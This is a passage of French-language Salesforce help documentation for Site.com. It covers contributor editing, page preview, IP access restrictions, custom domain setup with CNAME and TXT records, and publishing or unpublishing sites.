### AUTORISATIONS UTILISATEUR

Pour modifier uniquement le contenu de sites Site.com :

- Champ `Utilisateur de Site.com Contributor` activé dans la page de détail de l'utilisateur

  ET

  Rôle Contributor attribué au niveau du site

### CONSULTER ÉGALEMENT :

Modification de blocs de contenu en tant que contributeur
Compréhension de la barre d'outils de modification en ligne
Prévisualisation de l'affichage des pages sur les appareils mobiles
Compréhension de la vue de modification de page du contributeur

# Ajout de liens hypertextes aux textes et aux images en tant que contributeur

En tant que contributeur, vous pouvez utiliser l'éditeur en ligne pour ajouter rapidement des liens hypertextes au texte ou aux images, dans les zones de texte modifiables de la page.

Les zones de texte modifiables affichent une bordure grise lorsque vous survolez le texte. Vous pouvez ajouter des liens hypertextes uniquement à ces zones.

Lorsque la page est ouverte :

1. Double-cliquez sur la zone de texte que vous souhaitez modifier. Les zones de texte modifiables affichent une bordure grise lorsque vous survolez le texte.
   L'éditeur en ligne s'affiche.
2. Sélectionnez le texte ou l'image auquel vous souhaitez joindre un lien hypertexte puis cliquez sur .
3. Sélectionnez le type de lien.
   - Pour lier à une page ou un élément de votre site, ou à une page externe :
     a. Sélectionnez **URL**.
     b. Sélectionnez le protocole.
     c. Dans le champ `URL`, sélectionnez un élément de votre site ou saisissez l'adresse d'une page externe, par exemple, `http://www.siteexterne.com`. (si la liste des éléments du site ne s'affiche pas, placez votre curseur dans le champ `URL`, et appuyez sur la touche BAS de votre clavier).
   - Pour lier à un ancrage déjà ajouté à la page, sélectionnez **Lien vers un ancrage dans le texte**, puis sélectionnez l'ancrage dans la liste déroulante.
   - Pour lier à un e-mail, sélectionnez **Un e-mail**, puis saisissez l'adresse e-mail du destinataire et les informations du message.
4. Cliquez sur **OK**.

Vos modifications sont automatiquement enregistrées lorsque vous cliquez hors de la zone de texte.

CONSULTER ÉGALEMENT :

- Modification de blocs de contenu en tant que contributeur
- Compréhension de la barre d'outils de modification en ligne
- Prévisualisation de l'affichage des pages sur les appareils mobiles
- Compréhension de la vue de modification de page du contributeur

## Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

Pour modifier uniquement le contenu de sites Site.com :

- `Utilisateur Site.com Contributor`

  ET


  Rôle Contributor attribué au niveau du site

# Ajout d'éléments de page à des pages en tant que contributeur


Si vous êtes contributeur, vous pouvez ajouter des éléments de page à n'importe quelle zone modifiable d'une page.

Les éléments de page sont les blocs de construction des pages de site. Les blocs de contenu contiennent le texte des pages de votre site Web. Ils peuvent héberger des images et des liens hypertextes. Les widgets sont des éléments de page personnalisés, créés par le concepteur ou l'administrateur de votre site. Si vous ne pouvez pas les afficher, cela indique que les widgets ne sont pas disponibles pour vous.

- Pour ajouter un élément de page à une page ouverte, faites glisser l'élément depuis le volet Éléments de page vers une zone modifiable. Lorsque vous faites glisser un élément de page vers une zone de page modifiable, elle est entourée d'une bordure bleue. L'absence de bordure bleue indique que la page n'a pas de zone modifiable.




- Pour déplacer un élément de page sur la page, faites glisser l'élément dans une autre zone modifiable.




- Pour supprimer un élément de page, cliquez sur .

Après avoir ajouté un bloc de contenu à une page, double-cliquez sur le bloc pour le modifier.

Lorsque vous ajoutez un widget à la page, il peut être nécessaire de spécifier les propriétés du widget dans une boîte de dialogue qui enregistre automatiquement vos modifications. Pour ignorer la boîte de dialogue, cliquez sur une autre partie de l'écran. Pour plus d'informations sur les propriétés, contactez le concepteur ou l'administrateur de votre site.

CONSULTER ÉGALEMENT :

- Modification de blocs de contenu en tant que contributeur
- Compréhension de la vue de modification de page du contributeur
- Prévisualisation de l'affichage des pages sur les appareils mobiles

## Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour modifier uniquement le contenu de sites Site.com :

- Champ `Utilisateur de Site.com Contributor` activé dans la page de détail de l'utilisateur

  ET

  Rôle Contributor attribué au niveau du site

# Prévisualisation de l'affichage des pages sur les appareils mobiles

Le mode Live permet aux administrateurs et concepteurs de site, et aux contributeurs, de prévisualiser l'affichage des pages et des modèles sur des appareils tels que des téléphones portables et des tablettes.

Les contributeurs Site.com sont automatiquement placés en mode live pour l'édition de tout le contenu. Ils peuvent modifier les blocs de contenu auxquels les administrateurs de site leur ont accordé l'accès.

Les administrateurs et concepteurs de sites peuvent basculer entre les modes live et conception en cliquant sur **Live** ou **Conception** dans la barre d'outils de Site.com Studio. Le mode de conception correspond à la vue par défaut pour les administrateurs et concepteurs de sites.

- Pour prévisualiser l'affichage des pages :
  - Sur des smartphones, cliquez sur .
  - Sur des tablettes, cliquez sur .
  - Sur des écrans d'ordinateur, cliquez sur .
  - À une largeur et une hauteur de 100 %, cliquez sur .
- Pour ajuster manuellement la largeur de l'écran, déplacez le curseur .
- Pour redimensionner la largeur et la hauteur de l'écran, faites glisser les poignées de dimensionnement au bord du cadre à la taille requise.
- Pour stocker les tailles d'écran personnalisées fréquemment utilisées, cliquez sur , puis saisissez les mesures personnalisées.
- Pour basculer l'écran de l'orientation portrait à l'orientation paysage, cliquez sur .

CONSULTER ÉGALEMENT :

Modification de blocs de contenu en tant que contributeur

Compréhension de la vue de modification de page du contributeur

Modification de pages Site.com en tant que concepteur ou administrateur de site

## Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détails de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

# Aperçu de sites Site.com

Les contributeurs, les concepteurs et les administrateurs de site peuvent prévisualiser des pages de site pour contrôler leur présentation dans une fenêtre de navigateur. Il est toujours recommandé de vérifier l'affichage des modifications apportées au site actif.

Si vous êtes administrateur de site ou concepteur, vous pouvez également créer une URL de prévisualisation anonyme permettant aux autres utilisateurs d'inspecter le site avant sa mise en ligne. L'URL est toujours valide (sauf si vous la désactivez) et affiche la dernière tâche en cours. Elle est disponible uniquement pour les personnes auxquelles vous l'envoyez, et n'est pas détectable par les moteurs de recherche.

- Cliquez sur **Page d'aperçu** dans la barre d'outils lors de la modification d'une page.
- Survolez une page dans la vue Pages du site sous l'onglet Présentation, puis cliquez sur > **Aperçu** pour afficher une page unique.
- Cliquez sur **Aperçu** dans la barre d'outils de l'onglet Présentation pour afficher le site complet. Dans le menu **Aperçu**, vous pouvez également :
  - Cliquer sur **Afficher un aperçu du site dans un nouvel onglet** pour afficher le site dans un nouvel onglet de navigateur.
  - Cliquer sur **Afficher un aperçu du site en 1024 x 768** pour afficher le site tel qu'il se présente pour les utilisateurs d'ordinateur portable.
  - Cliquez sur **Activer l'aperçu anonyme**, si vous êtes administrateur de site ou concepteur, pour créer une URL permettant aux autres utilisateurs de prévisualiser le site avant sa mise en service. Cliquer sur l'option **Afficher l'aperçu anonyme** dans le menu **Aperçu** pour accéder à l'URL de l'aperçu, que vous pouvez copier et envoyer aux utilisateurs chargés de vérifier et de tester vos modifications. **Activer l'aperçu anonyme** est également disponible dans la vue Configuration du site.
- Cliquez sur **Aperçu** en regard d'un site, dans la page d'accueil Site.com pour afficher le site complet.

Lorsque vous prévisualisez des pages, toutes les fonctions associées au navigateur doivent fonctionner normalement.

**Remarque:** Durant la prévisualisation uniquement, les feuilles de style sont affichées comme des styles en ligne.

CONSULTER ÉGALEMENT :

Utilisation de Site.com Studio en tant qu'administrateur ou concepteur

Utilisation de Site.com Studio en tant que contributeur

## Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

Pour modifier uniquement le contenu de sites Site.com :

- `Utilisateur Site.com Contributor`

  ET

  Rôle Contributor attribué au niveau du site

# Contrôle de l'accès via des restrictions IP

## Présentation des restrictions IP de Site.com

Une adresse IP unique est attribuée à chaque ordinateur pour identifier. Les restrictions IP permettent de définir une plage d'adresses IP autorisées pour les pages, les dossiers et les actifs de votre site afin de contrôler l'accès des visiteurs.

Par exemple, supposons qu'une page de votre site répertorie tous les employés par service. Vous ne souhaitez pas que des personnes extérieures à votre organisation accèdent à ces informations confidentielles. En limitant les adresses IP autorisées dans la plage d'adresses IP de votre organisation, par exemple 112.122.0.1 à 112.122.0.123, vous vous assurez qu'aucun autre visiteur du site ne peut afficher la page.

Lorsque vous définissez des restrictions ID pour :

- Un modèle de page parent, tous les modèles de page enfant et les pages basées sur le modèle héritent des restrictions.
- Un dossier, tous les sous-dossiers et les actifs inclus dans le dossier héritent des restrictions.
- Le site complet, tous les éléments du site héritent des restrictions.

Pour tout élément qui hérite de restrictions IP, vous pouvez ajouter des restrictions IP supplémentaires afin d'affiner la plage d'adresses IP autorisée.

Si l'accès à une page est refusé à un utilisateur, vous pouvez le rediriger vers une autre page, par exemple une page d'erreur conviviale.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

CONSULTER ÉGALEMENT :

Ajout de restrictions IP à Site.com

Modification, désactivation et suppression des restrictions IP dans Site.com

## Ajout de restrictions IP à Site.com

Contrôlez l'accès des visiteurs du site aux pages, aux modèles de page, aux dossiers et aux actifs de votre site en configurant la plage d'adresses IP autorisées.

1. Dans l'onglet Présentation, vous pouvez :
   - Survoler la page, le modèle de page, le dossier ou l'actif dans la vue Tout le contenu du site, puis cliquer sur > **Ajouter des restrictions IP**.
   - Cliquer sur **Configuration du site** > **Restrictions IP**, puis sur **Ajouter des restrictions IP**.
2. Si ce n'est déjà fait, sélectionnez l'élément pour lequel vous souhaitez restreindre l'accès.
3. Saisissez la première et la dernière adresse IP de la plage autorisée, par exemple, 112.122.0.1 à 112.122.0.123. Pour saisir une adresse IP unique, renseignez simplement le champ `Adresse de début`.

   Les deux adresses IP d'une plage doivent être IPv4 ou IPv6. Dans des plages, les adresses IPv4 existent dans l'espace d'adresses IPv6 mappées sur IPv4 ::ffff:0:0 à ::ffff:ffff:ffff, où ::ffff:0:0 correspond à 0.0.0.0 et ::ffff:ffff:ffff correspond à 255.255.255.255. Une plage ne peut pas inclure les adresses IP comprises dans l'espace d'adresses IPv6 mappées sur IPv4 si elle contient également des adresses IP hors de l'espace d'adresses IPv6 mappées sur IPv4. Les plages telles que 255.255.255.255 à ::1:0:0:0 ou :: à ::1:0:0:0 ne sont pas autorisées.
4. Cliquez sur **Ajouter une plage IP** pour ajouter des plages.
5. Pour rediriger les utilisateurs ayant une adresse IP non valide vers une autre page, par exemple une page d'erreur conviviale, spécifiez la page dans Page d'accès refusé. Si vous la définissez dans la vue Restrictions IP, la page correspond à l'option par défaut pour toutes les restrictions IP, sauf si vous la remplacez au niveau de l'élément.

   Vous pouvez rediriger les utilisateurs vers une page de votre site ou vers un site externe. Utilisez toujours un préfixe `http://` lors de la saisie d'une URL externe. Si vous ne définissez pas de page d'accès refusé, les utilisateurs ouvrent une page vide avec un message par défaut « L'accès à cette ressource est refusé ».
6. Cliquez sur **Enregistrer**.

Pour tester les restrictions IP d'un modèle de page ou d'une page de site, cliquez sur **Aperçu** lorsque la page est ouverte. Lorsque les mises à jour vous conviennent, publiez le site pour activer les restrictions.

**Remarque:**

- Si un élément hérite de restrictions IP (par exemple, un actif dans un dossier limité par adresse IP), vous pouvez ajouter des restrictions supplémentaires pour affiner la plage. Bien que l'élément n'affiche nulle part les valeurs héritées, les valeurs de plage IP héritées s'appliquent à l'élément enfant et seuls les visiteurs de site dont les adresses IP sont valides peuvent y accéder.
- Si vous sélectionnez une page de site dans la liste déroulante Page d'accès refusé, les utilisateurs qui ont une adresse IP non valide peuvent afficher cette page, même si le site complet est interdit.

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour ajouter et modifier des restrictions IP dans Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur de site attribué au niveau du site

- La mise en cache est désactivée pour tous les éléments qui ont des restrictions IP. En outre, si vous mettez à jour les restrictions IP d'un actif, d'un dossier ou d'une page, le système met à jour son URL dans l'éventualité où des serveurs proxy (notamment Akamai) aient déjà mis l'élément en cache.

CONSULTER ÉGALEMENT :

Présentation des restrictions IP de Site.com

Modification, désactivation et suppression des restrictions IP dans Site.com

## Modification, désactivation et suppression des restrictions IP dans Site.com

Après avoir créé une restriction IP pour un site Site.com, vous pouvez modifier la plage d'adresses, désactiver brièvement la restriction IP (par exemple pour autoriser l'accès temporaire à la page) ou supprimer entièrement la restriction.

Pour afficher toutes les restrictions IP d'un site, ouvrez la vue Restrictions IP sous Configuration du site (sous l'onglet Présentation). Alternativement, pour afficher les restrictions IP d'un élément unique, survolez-le dans la vue Tout le contenu du site, puis cliquez sur > **Modifier les restrictions IP**.

Lorsque la section ou la boîte de dialogue Restrictions IP est ouverte, vous pouvez :

- Modifier la plage d'adresses IP. Dans la vue Restrictions IP, double-cliquez sur l'adresse IP pour modifier les valeurs en ligne.
- Désactiver une restriction IP. Vous pouvez la réactiver à tout moment. Si vous désactivez une restriction IP sur un élément qui inclut plusieurs restrictions, les autres restrictions sont également désactivées.
- Supprimer une restriction IP. La restriction est entièrement supprimée et tous les visiteurs du site peuvent accéder à l'élément.

Après la mise à jour des restrictions IP du site, publiez le site pour activer vos modifications.

CONSULTER ÉGALEMENT :

Présentation des restrictions IP de Site.com

Ajout de restrictions IP à Site.com

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ajouter et modifier des restrictions IP dans Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur de site attribué au niveau du site

# Gestion de domaines et de Live Sites

## Gestion de domaines dans Site.com

Avant de publier votre site sur Internet, vous devez définir les informations de domaine du site.

Pour ajouter un domaine à la liste des domaines du site, Salesforce doit vérifier que vous en êtes propriétaire. La méthode de vérification que vous sélectionnez est différente selon que le nom de domaine est actuellement utilisé ou non.

- Ajoutez des noms de domaines en utilisant des enregistrements CNAME si vous créez un nom de domaine ou si vous utilisez un nom de domaine qui n'est pas actuellement utilisé.
- Ajoutez des noms de domaines en utilisant des enregistrements TXT si le nom de domaine est déjà utilisé sur un autre site Web et que vous souhaitez le réutiliser. Le site Web existant doit également utiliser des enregistrements DNS (système de nom de domaine) A.

CONSULTER ÉGALEMENT :

Publication des modifications de site

Mise hors ligne d'un site

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour gérer des domaines et publier des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur de site attribué au niveau du site

# Ajout de domaines en utilisant des enregistrements CNAME dans Site.com

Pour publier un site sur Internet, vous devez d'abord définir les informations relatives à son domaine. Ajoutez un nom de domaine en utilisant un enregistrement CNAME si vous créez un nom de domaine ou si vous ajoutez un nom de domaine qui n'est pas utilisé actuellement.

Si vous ne possédez pas d'adresse Web personnalisée, avec votre marque, par exemple `www.masociete.com`, créez-en une en l'inscrivant via un registre de nom de domaine.

Chaque nom de domaine dans Site.com doit être unique. Salesforce vérifie votre nom de domaine lorsque vous l'ajoutez à la liste des domaines du site, puis de nouveau lorsque vous publiez le site.

**Conseil:** La publication des modifications de votre domaine sur Internet peut prendre jusqu'à 48 heures. Vous pouvez toutefois raccourcir ce délai en diminuant la valeur de durée de vie (TTL) dans les paramètres de gestion du compte de votre fournisseur DNS. Puisque la durée restante actuelle doit expirer avant l'application de votre nouveau paramètre, vous devez mettre à jour cette valeur quelques jours avant la publication.

Vous pouvez également ajouter un chemin personnalisé à votre nom de domaine pour créer une URL personnalisée. Une URL personnalisée inclut le domaine et un chemin personnalisé. Le même nom de chemin peut être utilisé dans plusieurs domaines, mais il ne peut pas être utilisé plusieurs fois au sein du même domaine. Lors de l'ajout d'un domaine, la barre oblique / est requise pour le chemin. Elle indique la racine. Vous pouvez ajouter un nom personnalisé supplémentaire après la barre oblique /, mais vous devez utiliser la barre oblique au moins une fois pour indiquer la racine. Par exemple, avec le nom de domaine `https://notresite.com` et le chemin `/produits`, l'URL du site est `https://notresite.com/produits`. Si vous avez ajouté l'URL personnalisée à la racine, l'URL est `https://notresite.com`.

**Remarque:** Vous pouvez également gérer les domaines et les chemins dans Configuration en utilisant la Gestion de domaine.

1. Dans les paramètres de gestion de comptes de votre fournisseur DNS, créez un enregistrement CNAME. Les enregistrements CNAME doivent inclure votre nom de domaine, votre ID d'organisation de 18 caractères et le suffixe live.siteforce.com. Par exemple, si votre nom de domaine est www.masociete.com et votre ID d'organisation 00dx00000000001aaa, le CNAME doit être *`www.masociete.com.00dx00000000001aaa`*`.live.siteforce.com`. L'ID d'organisation se situe dans la nouvelle page de domaine, dans Configuration, Gestion de domaine.
2. Lorsque votre enregistrement CNAME est disponible sur Internet, ouvrez Site.com Studio, puis cliquez sur **Configuration du site** > **Domaines** sous l'onglet Présentation.
3. Saisissez le nom de domaine dans la zone de texte fournie, par exemple `www.masociete.com`.
4. Ajoutez un nom de chemin facultatif.
5. Cliquez sur Ajouter.
6. Répétez cette procédure pour tout nom de domaine supplémentaire. Par exemple, vous pouvez inclure des versions mal orthographiées du nom de domaine pour anticiper les erreurs de frappe des utilisateurs. Vous devez créer un enregistrement CNAME unique correspondant pour chaque nom de domaine. Vous pouvez ajouter jusqu'à 10 noms de domaine.
7. Lorsque vous êtes prêt(e), publiez le site.

**Remarque:**

- Si vous avez un enregistrement MX configuré pour le service de messagerie de votre domaine, le domaine attribué à l'enregistrement MX ne peut pas être identique au domaine attribué à votre enregistrement CNAME. Si vous créez un enregistrement CNAME en utilisant le même domaine que votre enregistrement MX, votre service de messagerie sera désactivé.

## Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour gérer des domaines et publier des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur de site attribué au niveau du site

Par exemple, si vous avez `mondomaine.com` attribué à votre enregistrement MX, et que vous souhaitez l'utiliser pour votre enregistrement CNAME, nous recommandons d'attribuer `www.mondomaine.com` à votre enregistrement CNAME et de demander à votre fournisseur DNS de rediriger `mondomaine.com` vers `www.mondomaine.com`.

- Lorsque vous mettez à jour les informations sur un domaine existant, vous devez publier vos modifications pour qu'elles appliquent. Si un message indique qu'il n'existe aucune modification à publier, commencez par mettre à jour une page de votre site, puis publiez vos modifications.

CONSULTER ÉGALEMENT :

Ajout de domaines en utilisant des enregistrements TXT dans Site.com

Gestion de domaines dans Site.com

## Ajout de domaines en utilisant des enregistrements TXT dans Site.com

Pour publier un site sur Internet, vous devez d'abord définir les informations relatives à son domaine. Ajoutez un nom de domaine à l'aide d'un enregistrement TXT si vous réutilisez un nom de domaine déjà utilisé. Par exemple, si vous migrez à partir d'un site existant vers un nouveau site Site.com, vous pouvez effectuer une transition transparente vers le nouveau site lorsqu'il est prêt à être publié. Cette méthode est compatible uniquement avec les sites existants qui utilisent des enregistrements DNS A.

Chaque nom de domaine dans Site.com doit être unique. Salesforce vérifie votre nom de domaine lorsque vous l'ajoutez à la liste des domaines du site, puis de nouveau lorsque vous publiez le site.

Conseil: La publication des modifications de votre domaine sur Internet peut prendre jusqu'à 48 heures. Vous pouvez toutefois raccourcir ce délai en diminuant la valeur de durée de vie (TTL) dans les paramètres de gestion du compte de votre fournisseur DNS. Puisque la durée restante actuelle doit expirer avant l'application de votre nouveau paramètre, vous devez mettre à jour cette valeur quelques jours avant la publication.

1. Dans les paramètres de gestion de compte de votre fournisseur DNS, créez un enregistrement TXT qui contient l'ID de votre organisation. Pour retrouver l'ID, ouvrez Site.com Studio, cliquez sur **Configuration du site** > **Domaines** sous l'onglet Présentation, puis copiez l'ID d'organisation.

   Si vous ne savez pas comment créer un enregistrement TXT, contactez votre fournisseur DNS.

2. Lorsque votre enregistrement TXT est disponible sur Internet, saisissez le nom de domaine dans la zone de texte appropriée de la vue Domaines, par exemple, `www.masociete.com`, puis cliquez sur **Ajouter**.

3. Répétez cette procédure pour tout nom de domaine supplémentaire. Par exemple, vous pouvez inclure des versions mal orthographiées du nom de domaine pour anticiper les erreurs de frappe des utilisateurs.

   Vous pouvez ajouter jusqu'à 10 noms de domaine.

4. Publiez votre site Site.com lorsqu'il est prêt. Il ne sera pas publié sur Internet.

5. Pour le publier, dans vos paramètres de gestion de compte DNS :

   a. Créez un CNAME qui respecte les critères suivants.Les enregistrements CNAME doivent inclure votre nom de domaine, votre ID d'organisation de 18 caractères et le suffixe live.siteforce.com. Par exemple, si votre nom de domaine est www.masociete.com et votre ID d'organisation 00dx00000000001aaa, le CNAME doit être

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour gérer des domaines et publier des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur de site attribué au niveau du site

*www.masociete.com.00dx00000000001aaa*.live.siteforce.com. L'ID d'organisation se situe dans la nouvelle page de domaine, dans Configuration, Gestion de domaine.

**b.** Supprimez l'ancien enregistrement A, et également l'enregistrement TXT créé à l'étape 1.

CONSULTER ÉGALEMENT :

Ajout de domaines en utilisant des enregistrements CNAME dans Site.com

Gestion de domaines dans Site.com

## Publication et gestion de Live Sites

Lorsque vous *publiez* un site dans Site.com, vous mettez ses pages et ses ressources en ligne sur Internet pour permettre aux visiteurs d'y accéder.

Avant la publication initiale de votre site, vous devez définir les informations de domaine du site. Si votre domaine n'est pas renseigné, vous êtes invité(e) le configurer pendant le processus de publication. Une fois votre domaine configuré, vous pouvez publier tout ou partie de votre site.

Lors de l'utilisation d'un site, vous pouvez :

- Publier vos modifications du site.
- Examiner l'historique des modifications en cliquant sur > **Afficher les détails** sous l'onglet Présentation.
- Mettre le site hors ligne pour le supprimer de l'accès public.

**Remarque:** Vous ne pouvez pas publier votre site à partir d'un environnement sandbox.

CONSULTER ÉGALEMENT :

Utilisation de Site.com Studio en tant qu'administrateur ou concepteur

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour gérer des domaines et publier des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur de site attribué au niveau du site

# Publication des modifications de site

Lorsque vous *publiez* un site dans Site.com, vous mettez ses pages et ses ressources en ligne sur Internet pour permettre aux visiteurs d'y accéder.

Avant la publication initiale de votre site, vous devez définir les informations de domaine du site. Si votre domaine n'est pas renseigné, vous êtes invité(e) le configurer pendant le processus de publication.

Vous pouvez publier votre site complet ou uniquement des éléments spécifiques.

1. Cliquez sur **Publier les modifications...**.
2. Pour publier...
   - ... toutes les modifications récentes, assurez-vous que l'option **Modifications globale du site** est sélectionnée.
   - ... uniquement des éléments spécifiques, sélectionnez **Uniquement les éléments sélectionnés**, puis sélectionnez les éléments appropriés.

   Remarque: Si vous sélectionnez un élément qui ont des dépendances, les éléments dépendants sont également sélectionnés. Par exemple, si vous sélectionnez une page et que vous modifiez la page et la feuille de style qui lui est associée, la feuille de style est également sélectionnée. Cliquez sur **Afficher** pour afficher la liste des dépendances. Vous ne pouvez pas désélectionner un élément s'il est une dépendance critique d'un autre élément sélectionné.
3. Cliquez sur **Suivant** puis consultez la liste des éléments à publier.
4. Cliquez sur **Suivant** puis ajoutez une note de publication, si nécessaire. La note s'affiche dans la colonne Description de la vue Historique des modifications.
5. Cliquez sur **Publier**.

Vous recevez une notification par e-mail lors de la mise en ligne des modifications de votre site.

Remarque: Vous ne pouvez pas publier votre site à partir d'un environnement sandbox.

CONSULTER ÉGALEMENT :

Publication et gestion de Live Sites

Mise hors ligne d'un site

## Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour gérer des domaines et publier des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur de site attribué au niveau du site

### Mise hors ligne d'un site

1. Sous l'onglet Présentation, cliquez sur **Configuration du site** > **Domaines**.
2. Supprimez tous les domaines répertoriés.
   Lorsque vous supprimez le dernier domaine, le site est immédiatement mis hors ligne. Un message « Serveur introuvable » ou similaire s'affiche dans le navigateur des visiteurs qui tentent d'afficher le site.
3. Dans la fenêtre contextuelle affichée :
   - Cliquez sur **OK** pour annuler la publication du site. L'annulation de la publication du site libère la licence Site.com Published Site qui lui est associée. Vous pouvez par conséquent l'utiliser pour la publication d'un autre site.
   - Cliquez sur **Annuler** si vous ne souhaitez pas libérer la licence Site.com Published Site (par exemple, pour remettre le site en ligne ultérieurement).

     Si vous changez d'avis après avoir cliqué sur **Annuler**, vous pouvez libérer la licence en cliquant sur **Annuler la publication** dans l'onglet Présentation. Après avoir mis un site hors ligne, le bouton **Annuler la publication** est remplacé par le bouton **Publier**.
4. Si vous n'envisagez pas de réutiliser le domaine avec Site.com, supprimez tout enregistrement CNAME qui pointe vers `votre_nom_domainorgID.live.siteforce.com` dans les paramètres de gestion du compte de votre fournisseur DNS.

Après avoir mis un site hors ligne, vous pouvez le supprimer de la liste des sites sous l'onglet Site.com.

CONSULTER ÉGALEMENT :

Gestion de domaines dans Site.com

Publication des modifications de site

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour gérer des domaines et publier des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur de site attribué au niveau du site

# Sites Force.com

## Présentation des Sites Force.com

Les organisations Salesforce contiennent des informations importantes relatives aux partenaires, solutions, produits, utilisateurs, idées et autres données professionnelles. Certaines de ces informations seraient utiles à des personnes hors de votre organisation, mais seuls les utilisateurs disposant des droits et autorisations d'accès appropriés peuvent les visualiser et les utiliser. Dans le passé, pour mettre ces informations à la disposition du public, vous deviez configurer un serveur Web et créer des pages Web personnalisées (JSP, PHP ou autres), puis exécuter une intégration d'API entre votre site et celui de votre organisation. De plus, pour collecter des informations à l'aide d'un formulaire Web, vous deviez programmer vos pages de sorte qu'elles valident les données.

Avec les sites Force.com, ces opérations ne sont plus nécessaires. Les Sites Force.com permettent de créer des sites Web publics et des applications directement intégrés à votre organisation Salesforce, sans que les utilisateurs aient à se connecter avec un nom d'utilisateur et un mot de passe. Vous pouvez exposer publiquement des informations stockées dans votre organisation via l'URL de la marque de votre choix. Vous pouvez également adapter la présentation des pages du site à la marque de votre organisation. Les sites étant hébergés sur des serveurs Force.com, il n'existe aucun problème d'intégration. Étant donné que les sites sont élaborés sur des pages Visualforce natives, la validation des données des informations

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

